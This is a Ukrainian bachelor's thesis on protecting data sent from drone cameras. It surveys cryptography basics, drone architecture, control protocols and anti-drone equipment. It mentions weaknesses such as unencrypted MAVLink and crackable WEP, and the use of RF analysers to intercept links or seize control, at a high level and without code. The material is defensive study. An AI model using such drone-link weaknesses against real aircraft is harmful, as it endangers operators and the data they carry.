MINISTRY OF EDUCATION AND SCIENCE OF UKRAINE
NATIONAL AVIATION UNIVERSITY
FACULTY OF AIR NAVIGATION, ELECTRONICS, AND TELECOMMUNICATIONS

DEPARTMENT OF AVIONICS

APPROVED
Head of department
________S.V. Pavlova
'___'___________2022

GRADUATION WORK

(EXPLANATORY NOTES)

FOR THE DEGREE OF BACHELOR
SPECIALTY 173 'AVIONICS'

Theme: 'Method of protection of packet data transmitted from RPAS cameras'

Done by: __________ B.M. Horbakha
(signature)

Supervisor: __________ S.V. Pavlova
(signature)

Standard controller: __________ V.V. Levkivskyi
(signature)

Kyiv 2022

МІНІСТЕРСТВО ОСВІТИ І АУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ АВІАЦІЙНИЙ УНІВЕРСИТЕТ
ФАКУЛЬТЕТ АЕРОНАВІГАЦІЇ, ЕЛЕКТРОНІКИ ТА
ТЕЛЕКОМУНІКАЦІЙ
КАФЕДРА АВІОНІКИ

ДОПУСТИТИ ДО ЗАХИСТУ
Завідувач випускової кафедри
_________С.В. Павлова
«___»___________2022

ДИПЛОМНА РОБОТА

(ПОЯСНЮВАЛЬНА ЗАПИСКА)

ВИПУСКНИКА ОСВІТНЬОГО СТУПЕНЯ
БАКАЛАВР ЗА СПЕЦІАЛЬНІСТЮ 173
«АВІОНІКА»

Тема: «Метод захисту пакетних даних, що передаються з камер БПЛА»

Виконавець: __________ Б.М. Горбаха
(підпис)
Керівник: __________ С.В. Павлова
(підпис)
Нормоконтролер: __________ В.В. Левківський
(підпис)

Київ 2022

NATIONAL AVIATION UNIVERSITY

Faculty of Air Navigation, Electronics and Telecommunications

Department of avionics

Specialty 173 ‘Avionics’

APPROVED

Head of department
_________S.V. Pavlova
‘___’___________2022

TASK for execution graduation work

B.M. Horbakha

1. Theme: ‘Method of protection of packet data transmitted from RPAS cameras’, approved by order №352/ст of the Rector of the National Aviation University on 04 April 2022.
2. Duration of which is from 16.05.2022 to 19.06.2022.
3. Input data of graduation work: Modern data protection methods and solutions for securing information transmitting in RPAS.
4. Content of explanatory notes: List of conditional terms and abbreviations; Introduction; Chapter 1: The state of research and development in the area; Chapter 2: The problem of data protection in RPASs Chapter 3: Data protection in RPAS; Conclusion
5. The list of mandatory graphic material: figures, charts, graphs.

6. Planned schedule

№	Task	Duration	Signature of supervisor
1.	Validate the rationale of graduation work theme	16.05-20.05	
2.	Carry out a literature review	21.05-24.05	
3.	Develop the first chapter of diploma	25.05-29.05	
4.	Develop the second chapter of diploma	30.05-02.06	
5.	Develop the third chapter of diploma	03.06-05.06	
6.	Develop the fourth chapter of diploma	06.06-08.06	
7.	Tested for anti-plagiarism and obtaining a review of the diploma	09.06-19.06	

7. Date of assignment: ‘____’___________ 2022

Supervisor _______________
(signature) (surname, name, patronymic)

The task took to perform _______________
(signature) (surname, name, patronymic)

ABSTRACT

The explanatory notes to the graduate work ‘Method of protection of packet data transmitted from RPAS cameras’ contained 49 pages, 32 drawings, 3 flow-charts, 17 reference books.

Keywords: ALGORITHM, DATA, CIPHER, INTRUDER, VIOLATION, RPAS, TRANSMISSION.

The purpose of the graduate work is to investigate the problem of data protection and ways of securing information in modern RPAS.

The object of the research is the process of protection of data in RPAS digital systems.

The subject of the research is the ways of violation and interception of packet data and the method of protection of packet data transmitted from RPAS cameras.

Research Method – methods information theory, expert judgment method and comparative analysis were used to solve this goal.

The scientific novelty of the research – For the first time, methods of packet data protection transmitted from RPAS were proposed and tested at conferences and research projects

INTRODUCTION

Actuality of the graduate work. Remotely piloted aircraft systems (RPASs) are a relatively new component of the aviation system, the understanding, definition, and final integration of which is being worked on by the International Civil Aviation Organization (ICAO), states and various industries.

The camera, mounted on an RPA, allows you to investigate hard-to-reach places on the ground and get more information about site research. This technology allows you to get inaccessible to other ways of shooting, which allows you to use it in industry, military, law enforcement, entertainment and more.

We should also not forget about the use of unmanned aerial vehicles in connection with recent events in Ukraine. Protection of packet data during transmission from cameras becomes especially important because protection is available and timely receipt of intelligence is one of the components of RPAS successful operation.

That is why it is extremely important to protect the data transmitted from RPA cameras and ensure the security of their communication channels.

The purpose of the graduate work is to investigate the problem of data protection and ways of securing information in modern RPAS.

The object of the research is the process of protection of data in RPAS digital systems.

The subject of the research is the ways of violation and interception of packet data and the method of protection of packet data transmitted from RPAS cameras.

Research Method – methods of information theory, expert judgment method and comparative analysis were used to solve this goal.

The importance of the graduate work and recommendations for implementation of the results:

The results of the graduate work can be used at all stages of RPAS operation, especially in situations where it is necessary to guarantee the safety of transmitted data. In addition, these studies can be introduced into the educational process, for example, in such an academic subject in specialty 173 "Avionics" as "Fundamentals of information and coding" and others.

Validation of **graduate work** results:

1. The research "Method of protecting packet data transmitted from RPAS cameras"; took 1st place in the 1st round of the All-Ukrainian competition of student scientific works.
2. Horbakha B.M., Kozhokhina O.V., Froyyuk K. V., Naumchuk Yu. V., “Safety culture in aircraft maintenance organization”.
3. System for ensuring confidentiality of critical information infrastructure of the state based on quantum deterministic protocols.
4. Intelligent system of secure packet data transmission on the base of reconnaissance remotely piloted aircraft.

CONTENTS

LIST OF ABBREVIATIONS

RPAS – Remotely piloted aircraft system

UAV – Unmanned aircraft vehicle

UAS – Unmanned aircraft system

GPS - Global Positioning System

CS – Computer system

OS - Operating system

CHAPTER 1. THE STATE OF RESEARCH AND DEVELOPMENT IN THE AREA

RPASs and UAS are gradually gaining ground in various fields of everyday life. Every day, humanity finds new applications for them, from photo-video shooting to integration into the Internet of Things. The popularity of drones is explained by their relatively low cost, ease of operation, low maintenance costs, and so on. Due to recent events in Ukraine and the world, the need to use RPASs to receive and transmit intelligence data has increased. Therefore, the issue of consideration of problems and modern methods of cryptography that can be used in the transmission of packet data from RPAs is relevant.

1.1.Basic definitions of cryptography

Cryptography algorithm — a mathematical formula that describes the processes of encryption and decryption. To encrypt plaintext, the cryptographic algorithm works in combination with a key - a word, number or phrase.

Data encryption algorithm — an algorithm designed to implement any method of data encryption.

Asymmetric encryption (public-key cryptography, public-key encryption) — type of encryption that uses two separate but mathematically related keys to encrypt and decrypt data.

Symmetric encryption — encryption method in which one key is used for both encryption and data decryption.

Attack — measures taken to undermine system security

Vulnerability — the lack of an information system that makes it vulnerable

Data security — the property of the CS to resist attempts by an attacker to steal or intercept the information.

Key (in cryptography) — a value that is applied by an algorithm to an unencrypted text to create encrypted text or to decrypt encrypted text.

A hash value is a fixed — length numeric value that uniquely identifies data.

Data — information provided in a formalized form suitable for interpretation.

1.2.Modern cryptography algorithms

Let us give an overview of the field of cryptography and existing modern and common encryption algorithms.

All encryption algorithms are divided into 3 categories (Fig. 1.1.):

- Keyless - do not use any keys in the calculations;
- Key-Based (1 key) - work with one additional key parameter (some secret key);
- Key-Based (2 key) - at different stages of work they use two key parameters: secret and public keys.




Fig. 1.1. Classification of cryptographic algorithms

Let us make a brief overview of keyless algorithms:

- Hash functions - mathematical function that converts a numerical input value into another compressed numerical value. The input to the hash function is of arbitrary length, but output is always of fixed length. Values returned by a hash function are called **message digest** or simply **hash values**.




Fig. 1.2. Hash function illustration

- Random number generator - The two main types of random number generators are pseudo-random number generators and true random number generators. Let us look at the true random generator.

  A true random number generator — a hardware random number generator (HRNG) or true random number generator (TRNG) — is cryptographically secure and considers physical attributes such as atmospheric or thermal conditions. Such tools may also consider measurement biases.

Now let us look at the Key-Based algorithms which use 1 key for data encryption or decryption:

- Symmetric-key algorithms (also referred to as a secret-key algorithm) - transforms data to make it extremely difficult to view without possessing a secret key. The key is considered symmetric because it is used for both encrypting and decrypting. These keys are usually known by one or more authorized entities. There are two types of symmetric encryption: block and stream.

  - Block encryption - take several bits and encrypt them as a single unit, padding the plaintext so that it is a multiple of the block size.
  - Stream encryption - encrypt data bit by bit or character by character.




Fig. 1.3 Symmetric encryption illustration

- Pseudo random number generators - their outputs are not truly random numbers. Instead, they rely on algorithms to mimic the selection of a value to approximate true randomness. Pseudo random number generators work with the user setting the distribution, or scope from which the random number is selected (e.g. lowest to highest), and the number is instantly presented.
- Authentication algorithms - produce an integrity checksum value or digest that is based on the data and a key.

The last category is Key-Based algorithms with 2 keys which includes:

- Asymmetric cryptography - branch of cryptography where a secret key can be divided into two parts, a public key, and a private key. The public key can be given to anyone, trusted or not, while the private key must be kept secret (just like the key in symmetric cryptography). Asymmetric cryptography has two primary use cases: authentication and confidentiality. Using asymmetric cryptography, messages can be signed with a private key, and then anyone with the public key is able to verify that the message was created by someone possessing the corresponding private key.




Fig. 1.4 Asymmetric encryption illustration

- Digital signature algorithm - the secret key is used to calculate the electronic digital signature of the data, and the public key calculated from it is used to verify it.

1.3. Architecture of RPAS

RPASs consist of three main elements: RPA, ground control station (GCS) and data channel. The high-level architecture of the RPAS is shown in Fig. 1.5. Next, we provide a brief overview of the main building components of RPASs.



Flight Computer
Gyro stabilized observation platform
Mission and payload control
Communication subsystem
Digital cameras and other sensors
UAV base station

Fig. 1.5. High-level architecture of the RPAS illustration

Flight controller: this is the central processor of the drone (or RPA). In addition to stabilizing the drone as it moves, this system reads the data provided by the sensors and processes it to obtain information. According to various control commands, the controller either transmits this information to the GCS, or feeds the control units of the drive direct current. The flight controller implements a communication interface with GCS. More precisely, GCS commands are processed by the flight controller, which, in turn, affects the deployed execution mechanisms. In addition, the flight controller has several transmission channels associated with telemetry signals that it can send to the GCS. The flight controller can have several built-in sensors or connect to an external sensor unit. The RPAS system can be equipped with various sensors, including an accelerometer, gyroscope, magnetic orientation sensor, Global Positioning System (GPS) module and an electro-optical or infrared camera.

GCS: This is a ground base/station that allows human operators to operate and / or control RPASs during their operations. GCS vary in size depending on the type and mission of the drones. In other words, for recreational mini and micro drones, GCS are small portable transmitters used by amateurs. For tactical and strategic drones, the GCS uses large autonomous equipment with several workstations. GCS communicates with the drone wirelessly to send commands and receive real-time data, creating a virtual booth.

Data Channel: This is the wireless line used to transmit control information between the drone and the GCS. The accepted line of communication depends on the range of the RPAS. At a distance from the GCS, drone missions for individual line-of-sight (LOS) missions, where control signals can be sent by direct radio waves, and out-of-line missions (BLOS), where the drone is controlled by satellite or repeater aircraft, which can be the drone itself.




Fig. 1.6. Using drone camera to take a picture of the roof to find damaged parts with artificial intelligence usage.

The main communication line of the RPAS communication system is between the GCS and the flight control operator. Inside the RPA, the flight controller, also known as the base system module, forms the basis and operating system of the RPAS. The intermodule connection is established by the basic system module. The sensor module contains various sensors that are able to perform the necessary pre-treatment. Typically, the pressure sensor, accelerometer sensor and position sensor are used for RPAS flights at a stable speed and a certain level of altitude. Moreover, other sensors, such as radar cameras, are also used in RPASs. In addition, the autonomous flight mode depends on the GPS sensor, which can provide GCS location and speed coordinates. The avionics unit converts the received control commands into instructions for the engine, flaps, steering wheel, stabilizers and spoilers. RPASs need to communicate with the GCS via wireless media. This is a two-way communication, and the RPAS receives basic instructions from the GCS and transmits the collected information to the GCS. GCS functionality not only limits the control or coordination of RPAS behavior, but also processes the data received from the RPAS and sends back the necessary feedback messages. A standard wireless module and protocols such as 3G, 4G, Wi-Fi, Bluetooth, WiMAX, etc. are available for RPASs to ensure uninterrupted communication. Note that these models also support communication between RPASs and GCS.




Fig 1.7. UAV communication system illustration

The operation of the RPA depends on external input data. Because the communication channels are wireless, he suffers from security vulnerabilities. In general, communication in networks is carried out using special networks (UANET), which are considered very similar to wireless sensor networks (WSN) and mobile special networks (MANET).

Data channel is the most vulnerable component in terms of cyber attacks, interception of data (including those obtained from RPA cameras), interception of control, interference with the communication channel, etc. This way, the question of protection data channel (including all the data transmitted from cameras) is important.

1.4. Detectability of RPA

Detectability and conspicuity affect the ability of the RPA to be identified by pilots, other remote pilots, air traffic control officers (ATCOs) and other personnel. This can be achieved using a transponder or strobe on the RPA or by various other means approved by the relevant government agency.

The detection and visibility of RPA should be sufficient to ensure timely identification with others airspace and ATS users at all stages of the flight (including ground operations). Timely detection (visual or electronic) will ensure the safe application of the rules of the air. If a very small RPA is integrated into unsegregated airspace, it is doubtful that it will be visible to manned aircraft. Even if the RPA has a transponder or ADS-B, not all manned aircraft will be able to detect it. As a result, it may be difficult to integrate such inconspicuous RPAs into unsegregated airspace if they cannot be made visible to pilots of manned aircraft.

RPA can detect hazards, including conflicting traffic, using optical and non-optical technologies. Detection can be supported using a database (such as terrain and obstacles).

- Optical techniques. Optical methods are based on visible and near visible (ultraviolet and infrared) EM radiation. Examples include video, light detection and range detection (LIDAR) and thermal imaging. Optical methods are generally ineffective in instrumental meteorological conditions (IMC).
- Non-optical methods. Non-optical methods are based mainly on radio frequency electromagnetic (including microwave) radiation. Examples include primary radar, SSR, ADS-B and multilateral.

Non-optical methods, as a rule, do not depend on meteorological conditions.

1.5. Conclusions to chapter 1

In this section we have considered the concept of cryptography, modern algorithms for encryption and verification of information. The main structure of RPASs and communication channels used in data transfer between RPAs and the operator were also considered. Also, tasks and goals for further chapters was set.

CHAPTER 2. THE PROBLEM OF DATA PROTECTION IN RPASs

2.1. Existing data transfer protocols in RPAS

Many RPA use the DSM2 / DSMX protocol for data exchange, with SLT technology being a common alternative.

There is only a small difference between DSM2 and DSMX; The difference is the method how to hop between different channels. In the DSM2 protocol the transmitter will choose two random channels, where the transmitter will look for the two best channels in the optimal case. In the DSMX protocol the transmitter and receiver both use the transmitter radio chip ID,which is send during the binding process, for generating 23 channels. Each time the transmitter transmits a packet or the receiver receives a packet they will hop to the next channel.

DSM is used in 2.4 GHz broadband transmitters and is considered to be well protected against accidental interference with the radio channel. This protocol allows flight data to be stored in a log file, while DSM2 supports signal shutdown detection (for example, in the event of a power failure) and DSMX does not, but both standards are compatible. The SLT protocol operates at the same frequency and is compatible with transmitters from different manufacturers, but "native" hardware to it - devices manufactured by Tactic and Hitec.

Another protocol supported by some drones is called MAVlink (Micro Air Vehicle Link), it is often used in the transmission of telemetry. MAVlink is open source, implemented as a Python module and distributed under the LGPL license. It is designed as a header-only message marshaling library. By default, this protocol does not use encryption when exchanging data and is therefore theoretically more vulnerable to attacks compared to technologies where such a feature exists.




Fig. 2.1. MAVlink protocol communication scheme

A number of drones that can be controlled from any modern smartphone use 802.11 wireless network with Wired Equivalent Privacy (WEP) encryption as the transmission medium.

Wired Equivalent Privacy (WEP) is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard, 802.11b. That standard is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN.




Fig. 2.2. WEP protocol encryption

WEP protocol is based on the RC4 stream cipher. It has, numerous vulnerabilities and hacking methods have been found in the RC4 cipher, so the WEP standard cannot be considered reliable, but it is popular in drones due to its speed and low hardware requirements. Hacking WiFi network with WEP encryption can be called a routine procedure, the arsenal of technical means available for this is very large.




Fig. 2.3. Encryption of one symbol in RC4 cipher

Thus, we saw that data encryption when transmitted from RPA has serious hardware limitations, and in the case of the WEP protocol have serious vulnerabilities. Next we will consider the existing examples of drone attacks.

2.2. Modern anti-drone technologies

- Drone Monitoring Equipment

Drone Monitoring Equipment can be passive (simply looking or listening) or active (sending a signal out and analysing what comes back) and may perform the next functions:

  - Detection
  - Classification
  - Identification
  - Tracking

Detection helps detect the drone with the help of the radat. But also it can detect planes, birds etc.

Classification helps separate drones from large-scale RPA, airplanes and birds.

Identification may be even more useful cause it allows to identify RPA by it MAC address, board controller fingerprint which can help to perform attack on a particular target.

Tracking is useful when we need to track some particular target

- Radio Frequency (RF) Analyzers

They are used to detect radio communication between RPA and it’s base station. It can help collect all necessary data to decrypt the channel and intercept the communication channel to steal the data or even take over the control of the aircraft.

- Acoustic Sensors

Microphones is used to detect the drone using acoustic signal or sounds produced by drone. It also can be used to detect type of drone or RPA.

- Optical Sensors

As well as standard daylight cameras, optical sensors can be infrared or thermal imaging.

- Radar

Most of the radars are created to detect large-scale aircraft (like passenger aircrafts or fighter jets). But they can be useful to detect large-scale RPA

Fig. 2.4. MQ-1C Grey Eagle, can be detected by radar

- Radio Frequency Jammers

It is a static, mobile, or handheld device which transmits a large amount of RF energy towards the drone, masking the controller signal.

As an example of RFJ we take a look at the anti-drone rifle




Fig. 2.5. Batelle DroneDefender anti-drone rifle

